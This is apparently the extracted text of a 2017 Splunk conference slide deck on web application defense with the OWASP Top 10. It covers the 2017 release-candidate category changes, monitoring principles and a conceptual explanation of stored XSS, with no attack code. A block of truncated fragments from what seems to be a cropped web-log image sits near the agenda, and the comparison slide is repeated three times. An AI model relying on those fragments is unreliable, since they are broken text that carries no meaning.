splunk> .conf2017

Splunk and Credit Karma:

The Road to Web Application Defense Using Splunk and the OWASP Top 10

Nate Hawthorne | Senior Security Engineer, Credit Karma

Chris Shobert | Senior Sales Engineer, Splunk

Lily Lee | Staff Sales Engineer, Splunk

September 28, 2017 | Washington, DC

Forward-Looking Statements

During the course of this presentation, we may make forward-looking statements regarding future events or the expected performance of the company. We caution you that such statements reflect our current expectations and estimates based on factors currently known to us and that actual events or results could differ materially. For important factors that may cause actual results to differ from those contained in our forward-looking statements, please review our filings with the SEC.

The forward-looking statements made in this presentation are being made as of the time and date of its live presentation. If reviewed after its live presentation, this presentation may not contain current or accurate information. We do not assume any obligation to update any forward looking statements we may make. In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only and shall not be incorporated into any contract or other commitment. Splunk undertakes no obligation either to develop the features or functionality described or to include any such feature or functionality in a future release.

Agenda


The Road to Web Application Defense

- OWASP Top 10
- Web Server Logging and Configuration
- Mitigate and Detect XSS and Injection Techniques
- Use Cases
- Key Takeaways
- Q&A

ping.
212.2
ry.sc
ping.
/cate
cart&
571 1
ry.sc
QUETS
com/o
35.92
reen?
_id=E
compa
FF4AD
"GET
SW-01"
4 3322

OWASP Top 10


OWASP Top 10: Proposed Changes for 2017 (RC1)



OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category in 2003/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

Source: https://www.owasp.org/images/3/3c/OWASP_Top_10_-_2017_Release_Candidate1_English.pdf


OWASP Top 10: Proposed Changes for 2017 (RC1)



OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category in 2003/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

Source: https://www.owasp.org/images/3/3c/OWASP_Top_10_-_2017_Release_Candidate1_English.pdf

OWASP Top 10: Proposed Changes for 2017 (RC1)



OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category in 2003/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

REJECTED

Source: https://www.owasp.org/images/3/3c/OWASP_Top_10_-_2017_Release_Candidate1_English.pdf


~~The New A7: Insufficient Attack Protection~~


Continuous (Active) Monitoring and Protection

- A balance between prevention and detection
- Must also consider dependencies (e.g. firewall rules, OS patch, user agents)
- You cannot monitor or protect what you do not know about
- There is always room for improvement with respects to visibility

A1: Injection

Oldie but a goodie






"SQL Injection Fools Speed Traps and Clears Your Record"

A3: Cross-Site Scripting (XSS)

The one who won’t go away



Attacker injects malicious code into the websites resources.

Malicious code persistents on the server as a valid resource, and will be served to the client on their request.

Victim requests resources from the web services.

Vulnerable Web Service

